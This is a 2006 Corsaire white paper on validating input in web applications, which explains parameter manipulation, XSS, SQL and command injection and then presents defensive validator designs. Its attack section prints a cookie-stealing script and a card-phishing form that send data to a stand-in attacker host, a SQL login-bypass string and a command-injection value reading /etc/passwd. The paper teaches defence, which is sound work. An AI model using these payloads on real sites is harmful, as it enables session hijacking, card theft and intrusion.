CORSAIRE

The natural choice for information security solutions

A Corsaire White Paper:

A Modular Approach to Data Validation in Web Applications

Author	Stephen de Vries
Document Reference	A Modular Approach to Data Validation v1.0.doc
Document Revision	1.0
Date	16 January 2006

© Copyright 2000 – 2006 Corsaire Limited All Rights Reserved

Table of Contents

TABLE OF CONTENTS 2

1. OVERVIEW 3

2. INTRODUCTION 3

3. COMMON ATTACK VECTORS 3
3.1 Parameter manipulation 4
3.2 Code injection 4
3.3 Other Attacks 8

4. PRINCIPLES OF VALIDATION 9
4.1 Reduce data to canonical form 9
4.2 Validation Strategies 9

5. WHERE SHOULD VALIDATION BE PERFORMED? 10
5.1 Client side validation 10
5.2 Perimeter validation 10
5.3 Presentation Tier 12

6. A MODULAR SOLUTION 13

7. IMPLEMENTATION 15
7.1 Transform data to canonical form 15
7.2 Optional attack detection 15
7.3 Accept only valid data 16
7.4 Escaping meta-characters 17

8. CONCLUSIONS 20

9. REFERENCES 20

10. ACKNOWLEDGEMENTS 21
10.1 About The Author 21
10.2 About Corsaire 21

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

1. Overview

Data that is not validated or poorly validated is the root cause of a number of serious security vulnerabilities affecting applications. This paper presents a modular approach to performing thorough data validation in modern web applications so that the benefits of modular component based design; extensibility, portability and re-use, can be realised. It starts with an explanation of the vulnerabilities introduced through poor validation and then goes on to discuss the merits of a number of common data validation methodologies. Finally, a modular approach is introduced together with practical examples of how to implement such a scheme in a web application. This follows two main principles:

- Data should be validated in the data model, where the validation rules have maximum scope for interpreting the context; and
- Escaping of harmful meta-characters should be performed just before the data is processed, typically in the data access components.

Implementing such a modular approach contributes to the application being loosely coupled and ensures that it can safely be extended and components reused, without incurring unnecessary development time to re-implement validation routines.

2. Introduction

Inadequate input validation is listed as the most serious security issue affecting web applications according to the OWASP top ten (www.owasp.org/documentation/topten.html). Many common security issues in applications are caused by inadequate input validation including:

- Parameter manipulation, and therefore subversion of logic or security controls.
- Code injection, such as Cross Site Scripting, SQL Injection and Operating System command injection attacks (OWASP – 4 and 6).
- Legacy C/C++ vulnerability classes, such as buffer overflows, integer wrap and format string vulnerabilities.

Performing complete data validation in applications is therefore an important step in ensuring that the application processes data in a secure manner. A number of approaches can be adopted when implementing data validation mechanisms within an application, each with its own advantages and disadvantages.

A modular approach to software design allows components and tiers to be loosely coupled. This allows the individual components to be re-used in other applications and makes the task of extending the application, by for example adding another type of client, much simpler and easier. When a data validation mechanism is designed it should also support modular design principles to ensure that when the application is extended or components re-used, very little additional work has to be done in the way of validation.

3. Common Attack vectors

The vulnerabilities introduced by inadequate input validation are varied, but the cause is the same: The application is only designed to process a defined data set, yet no checks are performed to ensure that the data presented to the application conforms to this set. The result is that an attacker could subvert the application logic, execute unauthorised commands or code on backend systems or compromise the trust the user has in the application.

A complete taxonomy of all attack vectors is beyond the scope of this document. The attacks presented below represent the most common attacks against modern web applications.

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

3.1 Parameter manipulation

Parameter manipulation is a broad term to describe a group of vulnerabilities that can be exploited by changing client side supplied parameters which are treated as trusted data by the web application. For example, consider this simplistic page from an online store:

```
<jsp:useBean id="spatulaBeanId" scope="session" class="paramtest.SpatulaBean" />
<jsp:setProperty name="spatulaBeanId" property="*" />

<a href="buySpatula.jsp?modelNumber=234">Buy the <jsp:getProperty name="spatulaBeanId"
property="modelName"/> </a>
for the price of £<jsp:getProperty name="spatulaBeanId" property="price"/><br>
```

Which creates a hyperlink with the URL:

```
http://www.example.corsaire.com/buySpatula.jsp?modelNumber=234
```

Now consider this code segment from the backing bean:

```
public class SpatulaBean {
        private String modelName = "Licker";
        private int modelNumber = 0;
        private double price = 0.0;

        public String getModelName() {
          return modelName;
        }

        public int getModelNumber() {
            return modelNumber;
        }

        public double getPrice() {
           return price;
        }

        public void setPrice(double price) {
          this.price = price;
        }

    // … etc
```

Since the “price” instance variable has a corresponding public setPrice method and the bean was initialized with *all* the parameters from the query string (by using the ‘property=”*”’ value), it is possible for an attacker to change the price of the spatula by using the following URL:

```
http://www.example.corsaire.com/buySpatula.jsp?modelNumber=234&price=0.1
```

Since no validation is performed by the bean, the price can be set through the web interface, subverting the business logic of the application.

Parameter manipulation vulnerabilities generally exploit a lack of validation in the data model or the business logic.

3.2 Code injection

When data is processed it is passed to a program that operates in a particular processing context (Perl, PHP, SQL, HTML and the Unix shells are all examples of processing contexts). This context has its own rules for distinguishing between data and commands. This distinction is important from a security perspective because commands are issued from a trusted source, whereas data could be supplied from a non-trusted source. Code injection attacks attempt to subvert this mechanism so that data is interpreted as commands.

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions

The most common code injection vulnerabilities in web applications are Cross Site Scripting, SQL Injection, LDAP injection and, to a lesser extent, Operating System command execution.

3.2.1 Cross Site Scripting (XSS)

Perhaps one of the reasons why this vulnerability is so misunderstood is because of its misleading title. It may therefore help to think of this vulnerability as *Active script injection*, or *HTML injection,* where Active script could be JavaScript, VBScript, Flash or any content that can be embedded in an HTML page. In essence, it allows an attacker to execute arbitrary scripting content under the guise of a trusted domain. For example, consider an online bookstore application that allows users to insert comments about a book. These comments will be stored in the database and displayed to all logged in users who view the book's details. If the user supplied comments aren't properly validated or escaped when they are presented to the user, then it would be possible for an attacker to insert JavaScript or HTML code that would be displayed to all users who view the page.

An attack that could exploit this vulnerability could be used to hijack a user's session by reading the session cookie or alternatively instructing the user's browser to perform an operation under that user's context, such as sending an e-mail or purchasing a product. To capture the user's session cookie, the attacker could setup their own web server which simply logs all requests to it, for example, located at: http://attacker.corsaire.com/log.cgi

Next the attacker would attempt to insert a piece of JavaScript into the comments field which would obtain the session cookie and post it to their web server:

```
<script>document.write('<img src=http://attacker.corsaire.com/log.cgi?'+document.cookie+'>')</script>
```

The script will first read the users cookies, and then append them to the request for the image. Since the request is made to the attacker's web server, the attacker would log the request along with the cookies containing the session ID.

This form of Cross Site Scripting vulnerability is known as persistent Cross Site Scripting, but XSS can also be exploited in a non-persistent form. Consider a search page, that echo's the search string back to the user:

```
<jsp:useBean id="searchBeanId" scope="session" class="xss.SearchBean" />
<jsp:setProperty name="searchBeanId" property="*" />
<form method="GET" action="search.jsp">
<br>Search for: <input name="sample"><br>
<br>
<input type="submit" name="Submit" value="Submit">
<input type="reset" value="Reset">
<br>
You searched for: <jsp:getProperty name="searchBeanId" property="searchString" />
</form>
```

In this example, it would seem that this is of little consequence, since the attacker would be inserting content that would be viewed only by them, but the technique could be adapted to attack other users by combining with some form of social engineering.

Since the search function uses the GET method, it's possible to create a URL that includes the query, such as:

http://www.example.corsaire.com/search.jsp?query=XSS

The attacker could create segment of HTML code that requests confidential information from the user and posts the data to their web server, such as:

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions

```
<br><h2>Please update your credit card number and expiry date:</h2><br>
<form action="http://www.attacker.corsaire.com/getcc.cgi" method="post">
<input type="text" name="cc"><br>
<input type="text" name="date"><br>
<input type="submit">
</form>
```

This would then be converted into a single line, URL encoded and then appended to the search query:

http://www.example.corsaire.com/search.jsp?searchString=%3Cbr%3E%3Ch2%3EPlease+update+your+credit+card+number+and+expiry+date%3C%2Fh2%3E%3Cbr%3E%3Cform+action%3D%22http%3A%2F%2Fwww.attacker.corsaire.com%2Fgetcc.cgi%22+method%3D%22post%22%3E%3Cinput+type%3D%22text%22+name%3D%22cc%22%3E%3Cbr%3E%3Cinput+type%3D%22text%22+name%3D%22date%22%3E%3Cbr%3E%3Cinput+type%3D%22submit%22%3E%3C%2Fform%3E


To provide further obfuscation of the malicious JavaScript, the attacker could also fully encode the URL by converting each character to its hexadecimal equivalent and prefixed with %. This would result in the following URL:

http://www.example.corsaire.com/search.jsp?searchString=%3C%62%72%3E%3C%68%32%3E%50%6C%65%61%73%65%20%75%70%64%61%74%65%20%79%6F%75%72%20%63%72%65%64%69%74%20%63%61%72%64%20%6E%75%6D%62%65%72%20%61%6E%64%20%65%78%70%69%72%79%20%64%61%74%65%3C%2F%68%32%3E%3C%62%72%3E%3C%66%6F%72%6D%20%61%63%74%69%6F%6E%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%61%74%74%61%63%6B%65%72%2E%63%6F%6D%2F%67%65%74%63%63%2E%63%67%69%22%20%6D%65%74%68%6F%64%3D%22%70%6F%73%74%22%3E%3C%69%6E%70%75%74%20%74%79%70%65%3D%22%74%65%78%74%22%20%6E%61%6D%65%3D%22%63%63%22%3E%3C%62%72%3E%3C%69%6E%70%75%74%20%74%79%70%65%3D%22%74%65%78%74%22%20%6E%61%6D%65%3D%22%64%61%74%65%22%3E%3C%62%72%3E%3C%69%6E%70%75%74%20%74%79%70%65%3D%22%73%75%62%6D%69%74%22%3E%3C%2F%66%6F%72%6D%3E%20

The attacker now employs some form of social engineering attack to get the user to follow the above link, which may be via e-mail, instant message or other communication mechanism – and since the source of the link is www.example.corsaire.com, the user will be more inclined to trust it. Clicking on the link, results in the following page:

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions



XSS vulnerabilities could also be used to completely rewrite the HTML page presented, since JavaScript has access to the DOM. This could be used to "publish" false or misleading information on a site, and since the apparent source of this information is the site itself the attack is all the more effective. Cross Site Scripting has also previously been leveraged to create a worm that affected users of the myspace.com site, for more information on this attack see:

http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391

The theory of a Cross Site Scripting worm was presented in the following whitepaper:

http://www.bindshell.net/papers/xssv/xssv.html.

For more technical coverage of the Cross Site Scripting vulnerability, see:

- http://www.technicalinfo.net/papers/CSS.html
- http://www.cgisecurity.com/articles/xss-faq.shtml

3.2.2 SQL Injection

As the name implies, SQL injection vulnerabilities allow an attacker to inject (or execute) SQL commands within an application. The following Java servlet code, used to perform a login function, illustrates the vulnerability by accepting user input *without* performing adequate input validation.

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved
CORSAIRE
The natural choice for information security solutions

```
conn = pool.getConnection( );
String sql = "select * from user where username='" + username +"' and password='" + password + "'";
stmt = conn.createStatement();
rs = stmt.executeQuery(sql);
if (rs.next()) {
        loggedIn = true;
        out.println("Successfully logged in");
} else {
        out.println("Username and/or password not recognized");
}
```

It is possible for attackers to provide a username containing special characters that subvert the intended function of the SQL statement. For example, by providing a username of:

```
admin' OR '1'='1
```

and a blank password, the generated SQL statement becomes:

```
select * from user where username='admin' OR '1'='1' and password=''
```

This allows an attacker to log in to the site without supplying a password, since the 'OR' expression is always true. Using the same technique attackers can inject other SQL commands which could extract, modify or delete data within the database.

Object/Relational Mapping (ORM) frameworks (such as Hibernate) are not immune to SQL injection either. These frameworks abstract the data access layer so that all data access is performed using the object model. Since they support their own query language, in the case of Hibernate, the query language is HQL and is similar to SQL except it uses classes as subjects in the query instead of database columns. The following code segment illustrates an HQL query that is vulnerable to HQL injection:

```
User = session.find("from com.example.user.Account as book where book.id = " +
request.getParameter("bookID"));
```

For more detailed information on SQL Injection vulnerabilities see:

- http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
- http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf

3.2.3 Operating System Command Injection

When executing a command through a UNIX shell, the semicolon character has a special meaning and is used to separate commands. If a user supplied email address is used in the following shell command:

```
mail -s Prospectus some_user@example.corsaire.com < /usr/data/prospectus.txt
```

If the application does not perform any validation on the email address prior to it being executed through the shell, then there is the risk that the user can enter the following as their email address:

```
some_user@example.corsaire.com < /etc/passwd; /dev/null
```

This changes the shell command to:

```
mail -s Prospectus some_user@example.corsaire.com < /etc/passwd; /dev/null < /usr/data/prospectus.txt
```

Such attacks are becoming less common in modern web applications since fewer calls are made directly to the operating system.

3.3 Other Attacks

There are many more attacks that could potentially affect a web application that performs insufficient data validation. This includes the following:

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

- Path traversal (see: http://www.webappsec.org/projects/threat/classes/path_traversal.shtml);
- Various buffer and format string vulnerabilities that affect compiled languages such as C and C++ (see: http://www.webappsec.org/projects/threat/classes/buffer_overflow.shtml);
- Encoder attacks, which aim to defeat security and validation mechanisms, such as the double decode and Unicode vulnerabilities that affected IIS version 5 (see: http://www.kb.cert.org/vuls/id/111677 and http://www.kb.cert.org/vuls/id/789543); and
- LDAP injections that affect the application in a similar fashion to SQL injection and allow an attacker to run arbitrary LDAP queries (see: http://www.spidynamics.com/whitepapers/LDAPinjection.pdf).

4. Principles of validation

4.1 Reduce data to canonical form

Before any processing can be performed on the data it should first be reduced to its canonical form, that is to say its simplest form. Data can be encoded in a number of different formats including ASCII, Unicode, URL encoded, UTF-8 and more. If the application fails to correctly decode this data before the validation functions are performed, they will be of little use, and may allow malformed data or attacks through to the data processor. There have been many security issues caused by errors in transforming data into canonical form in the past, including two serious vulnerabilities that affected Microsoft's IIS web server[1].

4.2 Validation Strategies

4.2.1 Reject bad data

Also known as a "black list" approach this is often the first strategy that springs to mind when thinking about data validation: simply define the set of attack data and reject it. This is analogous to defining firewall rules that accept all packets by default, but deny packets that meet the criteria for attack data. While this could be useful in some contexts, in the vast majority of cases this is **not** a recommended approach to data validation since it relies too heavily on accurately defining a list of attacks – and these are notoriously difficult to accurately predict and maintain. While detecting attacks can be of use in some cases, this should be done as a separate exercise and should not form the backbone of a validation strategy.

4.2.2 Accept only known good data

A general security principle which applies itself well to data validation is that of "deny by default" where data is rejected unless it specifically matches the criteria for known good data. This is also known as a "white list" approach and is the preferred method for performing data validation. It allows the developer to define a restricted range for valid data and reject everything that does not fit this set. The set of valid data should be constrained by:

- Type – String, integer, unsigned integer, float etc;
- Length;

[1] Web Server Folder Directory Traversal Vulnerability (Unicode) and the Superfluous Decoding Vulnerability (Double Decode): http://www.kb.cert.org/vuls/id/111677 & http://www.cert.org/advisories/CA-2001-12.html

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions

- Character set – for example, only alphabetic characters [a-zA-Z]*;
- Format – if appropriate the data could be further constrained by specifying a format, e.g.: \d\d\/\d\d\/\d\d
- Reasonableness – where possible, values should be compared to expected ranges. For example, a customer ordering 1000 televisions could be suspicious.

But even if data is constrained in this way it does not solve the meta-character problem: How should the application handle meta-characters that are defined as valid data, but cannot be used in certain processing contexts? For example, the single quote (') character may be a valid character in a surname, but this character cannot simply be used in a string that is used to form an SQL statement (See: Section 3.2.2 SQL Injection).

4.2.3 Sanitise data

Another approach to validation is to define a set of dangerous data, and then sanitise this data so that it does not pose any threat to the application. Used in isolation, this approach faces the same problems as the strategy of denying bad data, but used in conjunction with accepting known good data, it neatly solves the meta-character problem by allowing each processing context to define the meta-characters relative to it and applying the appropriate escape sequences. For example, a simple approach to sanitising data that is displayed in a browser is to convert “, < and > to: " < and > (ampersand-quot-semicolon, ampersand-lt-semicolon and ampersand-gt-semicolon).

5. Where should validation be performed?

5.1 Client side validation

It is essential that the integrity of the validation routines themselves can be trusted. Therefore any validation performed in code that can be accessed by the user is meaningless as a security measure. This means that any Javascript, or other client side code (even compiled code) cannot be trusted to provide a reliable validation service. *Data validation must always be enforced on the server side.* That is not to say that client side validation code has no place in web applications, it can be useful as a user interface feature that displays validation errors immediately without having to wait for a response from the server. But, any validation performed on the client side *must* ultimately be enforced on the server side.


5.2 Perimeter validation

It is tempting to insert a data validation layer at the entry point to the application so that all requests are properly validated before being processed by the business logic. Such an approach is typically implemented by application level IPS systems acting as an external validation layer. An example of such a system is the popular and free mod_security tool (www.modsecurity.org).

Perimeter validation can also be performed in the controller. In the Model-View-Controller pattern, this approach could be illustrated as follows:

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions



While this approach is suitable as an attack detection mechanism (IDS), it has a number of shortcomings as a validation system due to its monolithic approach:

- *It is difficult to maintain since the validation is performed out of the context of the business object and the business logic* – The business objects are the final authorities on what constitutes valid data, if any changes are made to the model then the same changes will have to be made to the validation rules defined at the perimeter.
- For the same reason, *it is difficult to define "tight" sets of valid data* – Each variable from each business object has to have the appropriate valid sets defined at the perimeter.
- *The perimeter system has to transform the data into canonical form before validation* – This adds an extra burden to the system and could create an avenue of attack if the transformation is not done in exactly the same manner in the web application.
- *The system does not support the principle of defence in depth* – Validation is only performed at the perimeter and does not validate data obtained from other un-trusted or semi-trusted sources such as legacy components or invalid data from the database.
- *The system does not support component reuse* – If the business objects were removed from this application and used in another, the validation rules would have to be re-applied in the new application.

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

- *It does not solve the meta-character problem* – If meta-characters are part of the valid data set they should still be escaped before being processed.

It is recommended that if a perimeter validation system is used, then it should be reinforced with full and complete validation and meta-character escaping in the application itself.

5.3 Presentation Tier

Modern web application frameworks such as .NET, and J2EE with Web frameworks, such as Apache Struts or Java Server Faces, include easy to use validation functions that can be defined in the presentation tier. These validation mechanisms can be tied to individual user interface components, such as text input fields, password fields, date fields and many more.

5.3.1 Java Server Faces

A simple JSF validator could, for example, check that a value has been entered and that the length of the value is at least 2 characters and at most 10 characters:

```
<h:inputText value="#{PersonBean.personName}" required="true">
        <f:validateLength minimum="2" maximum="10"/>
</h:inputText>
```

The value returned from a text input field is always a string. But if the setter method of the backing bean accepts a different data type, then an implied validation is done during the conversion process. For example, consider the following declaration for the setter method:

```
public void setAge (short untrustedAge)
```

and the following JSP code:

```
<h:inputText value="#{PersonBean.age}" required="true">
         <f:validateLongRange minimum="18" maximum="200"
</h:inputText>
```

If a string value is entered the following error will be returned to the user:

The JSF implementation provided by Sun provides the following built in validation functions:

- *LengthValidator*, which can be used to restrict the length of input;
- *LongRangeValidator*, which can be used to specify a range of longs; and
- *DoubleRangeValidator*, which can be used to specify a range of doubles.

In addition to these validators, it is possible to define custom validators for specific purposes. The open sourced myfaces project (www.myfaces.org) provides some additional validators such as credit card, email and regular expression validators.

5.3.2 ASP .NET

ASP .NET's validation framework offers very similar features and includes the following built in validation controls:

- *RequiredFieldValidator*, which can be used to check that a field contains a value;
- *RegularExpressionValidator*, can match a value against a regular expression;

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

- *CompareValidator,* allows two values to be compared to each other;
- *RangeValidator,* can be used to check whether a value is within a given range; and
- *CustomValidator,* can be used to perform a custom validation function on a given control.

The built in RegularExpressionValidator offers a powerful way to specify validation rules. For example, to ensure that a user's password contains special characters and 4 to 12 non space characters, the following ASP.NET code could be used:

```
<input type=password runat=server id=txtPWord>
      <asp:RegularExpressionValidator runat=server display=dynamic
            controltovalidate="txtPWord"
            errormessage="Password must contain one of @#$%^&*/."
            validationexpression=".*[@#$%^&*/].*" />
      <asp:RegularExpressionValidator runat=server display=dynamic
            controltovalidate="txtPWord"
            errormessage="Password must be 4-12 nonblank characters."
            validationexpression="[^\s]{4,12}" />
```

5.3.3 Disadvantages

While defining validation at the presentation layer is convenient, it does suffer from some drawbacks:

- *Validation rules are maintained independent of the business object* – Any changes to the business object will have to be reflected in the validation rules defined at the presentation tier.
- *If additional validation is not performed in the business object, then the model loses portability* – If the object is transported to another application, new validation rules will have to be defined.
- *It does not solve the meta-character problem* – If meta-characters are part of the valid data set they should still be escaped before being processed.

When implementing validation in the presentation tier, it is recommended that additional validation be performed in the data model to ensure that the model remains an independent and portable unit. Meta-character escaping should also be performed before data is processed.

6. A Modular Solution

When thinking about data validation, it becomes apparent that the context of the data plays an important role in deciding what constitutes valid data and what doesn't. Firstly, the data context is important, because without knowing the type of data, it's difficult to define the set of valid data. Secondly, the processing context is important, since different processing contexts have different meta-characters and also different attack types. With this in mind, it may be useful to consider two broad principles when designing a validation strategy:

1. **Determining whether the input data meets the criteria for valid data should be performed in the business object**

   This is because the set of valid data is dependant on the type of data, and this is readily available where the data is defined. In addition, by performing validation in the business object, it becomes easy to detect parameter manipulation attacks since the context is clearly defined. This granular level of attack detection is not easily possible with catch-all application level IPS solutions because they are simply not aware of the context. By building these detection mechanisms into the application's validation routines it becomes possible to simultaneously prevent and accurately identify attacks. For example, if a variable is designed to hold a value which represents a monetary amount that should always be a positive real number with potentially the addition of a currency symbol, comma and full stop, then any attempt to set a negative number should raise an alert. Since the validation is performed at the business object level, the model becomes more

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved
CORSAIRE
The natural choice for information security solutions

self contained and can easily be moved to another application without compromising the integrity of the data.

2. **The handling of meta-characters should be performed close to where the data is processed, typically in the Data Access Objects**

   Since meta-characters and attacks which exploit meta-characters are entirely dependent on where the data is processed, it is only in this context that informed decisions can be made about correctly escaping meta-characters. Following this approach, each processing context, or data access object, will perform its own encoding. For example, where user input is used to create an SQL statement a parameterized query can be used to ensure that any SQL meta-characters in the input is correctly escaped.

   Consider the following Model-View-Controller (MVC) pattern:

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

Implementing validation at the entry points to the data model and the business logic means the model itself remains independent and can easily be moved to other applications without sacrificing the integrity of the validation rules.

Common libraries are created to correctly encode data for differing processing contexts, so that SQL, LDAP, HTML and legacy applications can be safely accessed. In modern Web frameworks, encoding of HTML output is automatically implemented in the View.

7. Implementation

7.1 Transform data to canonical form

Before any processing can be performed on the data, it should first be reduced to its canonical form. Modern web application environments such as .NET and J2EE support Unicode natively and should therefore be able to deal with canonicalisation issues without any explicit programming when using standard methods to read user input.

Note: When using Java servlets, the javax.servlet.ServletRequest.getReader() and javax.servlet.ServletRequest.getInputStream() methods do not perform canonicalisation automatically. If data is read through these methods, then it will have to be canonicalised manually.

7.2 Optional attack detection

This step may be desirable in applications where a higher degree of security is required. The function and user base of the application should be considered when defining attack strings and appropriate responses to the attacks. The risk of misidentifying harmless data as malicious and labelling the user as an attacker could be greater than that of not identifying attacks at all. Bear in mind that attack detection is a *purely complimentary step* in the input validation process and that any malicious data should be correctly rejected at the point of validation (7.3.2 below) or by the routines performing the meta-character escaping (7.4 below).

Accurately detecting malicious data is highly dependent on the context. If validation is performed in the business object or where the data is processed, then the context is much clearer. For example, a negative integer might be acceptable in a business object that acts as a rating system, but it could signal malicious intent if encountered as an item's price. Client side values that are generally transparent to the user could also be checked for tampering. For example, cookie values should never be directly changed by the user and any changes in the expected format could be a sign of deliberate tampering.

As an example, consider the following extract from a bean that represents a bet placed in an online gaming application:

```
public void setStakeAmount (float untrustedAmount) {
        if (untrustedAmount < 0) {
            logAttack("Negative stake amount entered:"+untrustedAmount+" from user: "+userID);
        } else if (untrustedAmount > MAX_STAKE) {
            errorMessages.add("Stake amount is more than the maximum of: "+MAX_STAKE);
        } else {
            stakeAmount = untrustedAmount;
        }
}
```

Besides the getter and setter methods, attack detection could also be applied to the business logic. Attacks should also be flagged where values are encountered that clearly point to subversion of the business logic.

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions

7.3 Accept only valid data

7.3.1 Define valid data

During the design phase the domain model should be clearly defined and the set of valid data for each field should also be defined:

Example:

Data	Length	Valid characters	Required	Regex Patterns
Surname	30 characters	A-Z a-z - ' space	Yes	`[A-Za-z\-'\ ]+`
Telephone number	20 characters	0-9 - + space	Yes	`[0-9\-+\ ]+`
Personal Profile	50 characters	A-Z a-z . , / ? ” ; : [ ] { } !@ $ % ^ & * ( ) _ - = +	No	`[A-Za-z.,\/?";:\[\]{}!@$%^&*()_\-=+]+*`
Session ID	30 characters	A-Z a-z - ' space	Yes	`[A-Za-z\-'\ ]+`

At this stage, the focus is on the data itself, and not it’s processing, so it’s perfectly acceptable to include characters that may be considered dangerous in some contexts, as long as they fit the definition of valid data.

```
public class PersonBean extends AbstractRequestBean {
        private ArrayList errorMessages = new ArrayList();

        private String firstName;
        private static String FIRSTNAME_PATTERN = "[A-Za-z\\'\\ \\-]+";
        private static int FIRSTNAME_MIN_LENGTH = 1;
        private static int FIRSTNAME_MAX_LENGTH = 20;

        private short age;
        private static short AGE_MIN = 18;
        private static short AGE_MAX = 200; //With the right anti-oxidants...

        // Additional fields here
```

7.3.2 Implement the validator in the business object

Once the set of valid data is defined, the input data can be checked against this set and appropriate actions taken. From a user interface point of view, it may be helpful to display the set of valid characters in the error message. This provides the user with a clear understanding of why their data was rejected. The following is an excerpt from PersonBean:

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions

```
public void setFirstName (String untrustedName) {
     Pattern p = Pattern.compile(FIRSTNAME_PATTERN);
     Matcher m = p.matcher(untrustedName);

     if (untrustedName.length() > FIRSTNAME_MAX_LENGTH) {
          errorMessages.add("Length is more than "+FIRSTNAME_MAX_LENGTH+" characters.");
     } else if (untrustedName.length() < FIRSTNAME_MIN_LENGTH) {
          errorMessages.add("Length is less than "+FIRSTNAME_MIN_LENGTH+" characters.");
     } else if (m.matches()) {
          firstName = untrustedName;
     } else {
